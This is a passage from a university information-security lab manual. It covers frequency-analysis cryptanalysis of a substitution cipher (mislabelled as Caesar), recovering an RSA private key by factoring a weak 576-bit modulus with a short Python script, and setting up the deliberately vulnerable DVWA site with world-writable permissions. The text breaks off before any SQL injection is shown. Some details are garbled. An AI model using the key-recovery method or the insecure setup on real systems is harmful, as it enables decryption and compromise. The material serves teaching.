

## Information and Cyber Security Lab Manual

**Experiment 1: Implementation of cryptanalysis on caesar cipher.**

**Here is a sample Encrypted Message:**

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFDODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMILPCY POL LYEAAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

**Step:1**

Open the encrypted message only in Notepad.

**Step2:**

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

**Step3:**


Follow the table below to find the characters to be substituted for the given encrypted message.

**Table 1 Frequency of characters in English**

Letter	Frequency	Letter	Frequency	Letter	Frequency	Letter	Frequency
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

**Step4:**

Click ctrl+H in the notepad



Click the check box: Match case


**Step 5:**

Start substituting one by one letters by following the sequence

$S \rightarrow e$	$O \rightarrow t$	$I \rightarrow h$	$G \rightarrow o$	$F \rightarrow n$	$M \rightarrow a$	$X \rightarrow x$
$W \rightarrow w$	$B \rightarrow k$	$U \rightarrow d$	$D \rightarrow l$	$K \rightarrow r$	$P \rightarrow i$	$L \rightarrow s$
$H \rightarrow p$		$A \rightarrow b$	$X \rightarrow x$	$Y \rightarrow y$	$E \rightarrow m$	$V \rightarrow v$
$R \rightarrow g$		$Q \rightarrow u$	$J \rightarrow q$		$N \rightarrow c$	$C \rightarrow f$

**Step 6:**

Final decrypted text will be as shown below.



**VIVA Questions**

1. What is Cryptography?

.....  
.....  
.....

2. What is Cryptanalysis?

.....  
.....  
.....

3. What is Cipher Text?

.....  
.....  
.....


4. What is the Ceaser Cipher?

.....  
.....  
.....

5. What is a Symmetric Key Cryptosystem?

.....  
.....  
.....

## Experiment 2: Implementation of Cryptanalysis using RSA.



```
(kali㉿kali)-[~]
$ mkdir rsa


(kali㉿kali)-[~]
$ cd rsa

(kali㉿kali)-[~/rsa]
$ ls
enc.txt  pubkey.pem

(kali㉿kali)-[~/rsa]
$ 
```




```
(kali㉿kali)-[~/rsa]
$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMM
vWUpOIZOIIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0VyyO0zQ
pwIDAQAB
-----END PUBLIC KEY-----
```



```
(kali㉿kali)-[~/rsa]
$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

### Hexadecimal to decimal convertor




Paste the decimal code in the **notepad** as n value



Need to factorize n

So goto website **factordb.com** click search, paste decimal value of n



Create a exploit.py

```
(kali㉿kali)-[~/rsa]
$ touch exploit.py
```

To install pycrypto

pip install pycrypto

```
(kali㉿kali)-[~/rsa]
$ pip install pycrypto
Defaulting to user installation because normal site-packages is not writeable
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
    446.2/446.2 KB 6.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
  Building wheels for collected packages: pycrypto
    Building wheel for pycrypto (setup.py) ... done
      Created wheel for pycrypto: filename=pycrypto-2.6.1-cp310-cp310-linux_x86_64.whl size=525978 sha256=3b7c400979f80da91a88d5da8d1f62a06583ac503db06fd8bc0a99f9fff08ba0
      Stored in directory: /home/kali/.cache/pip/wheels/e8/4b/5b/b10a6fc885057b6ff9fdb5691d7e700d0a9408f80b7e6f12e0
  Successfully built pycrypto
  Installing collected packages: pycrypto
  Successfully installed pycrypto-2.6.1
(kali㉿kali)-[~/rsa]
```

Copy the code in the exploit.py file and paste it

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import inverse
import base64
n =
1881988129206079638386972394616504398071635633794173827007633564229888597152
3466548531906060650474304531738801130339671619969232120573403187955065699622
1305168759307650257059
```

```
e = 65537
p =
3980750864240649373971255005503864911990643623425267084063851895759463889572
61768583317
q =
4727721461074353025362230719730482246329146953020971164598521711305207112563
63590397527
phi_n = (p - 1)*(q - 1)
d = inverse(e, phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
    f.write(key.exportKey())
```

Execute exploit.py file

```
python exploit.py
```

To decrypt the text

```
openssl rsa -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem
```

**VIVA Questions**

1. What is RSA?

.....  
.....  
.....

2. What is Public Key Encryption?

.....  
.....  
.....

3. What is an asymmetric key cryptosystem?

.....  
.....  
.....

4. Why do we need to use Kali Linux?

.....  
.....  
.....

5. What is a Symmetric Key Cryptosystem?

.....




### Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the

Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website

**digininja / DVWA** (Public)

Code Issues Pull requests Actions Projects Wiki Security Insights

master · 210c354 · 8 days ago · 457 commits

**About**

Damn Vulnerable Web Application (DVWA)

**dwva.co.uk**

training php security hacking  
sql-injection infosec dwva

Readme  
GPL-3.0 license  
6.3k stars  
277 watching  
2.1k forks

**Releases** 3


#### Installing DVWA:

git clone <https://github.com/digininja/DVWA.git>

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

```
chmod -R 777 dvwa/
// to get recursive permission we use -R
cd dvwa/config
//there will be a dummy file so we can copy to get a new file
//cp used to copy the content of the file
cp config.inc.php.dist config.inc.php
cat or nano config.inc.php
```



```
root@kali: /var/www/html/dvwa/config 80x24
GNU nano 4.5 config.inc.php
# Thanks to @digininja for the fix.


# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED !
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';
```

sudo service mysql start

sudo mysql -u root -p



```
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA["SQLI_DB"] = MYSQL;
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sqlil.db";

?>

(kali㉿kali)-[~/var/www/html/DVWA/config]
└─$ sudo service mysql start


(kali㉿kali)-[~/var/www/html/DVWA/config]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

**create database dvwa;**



```
##$_DVWA["SQLI_DB"] = SQLITE;
##$_DVWA["SQLITE_DB"] = "sqlil.db";

?>

(kali㉿kali)-[~/var/www/html/DVWA/config]
└─$ sudo service mysql start

(kali㉿kali)-[~/var/www/html/DVWA/config]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

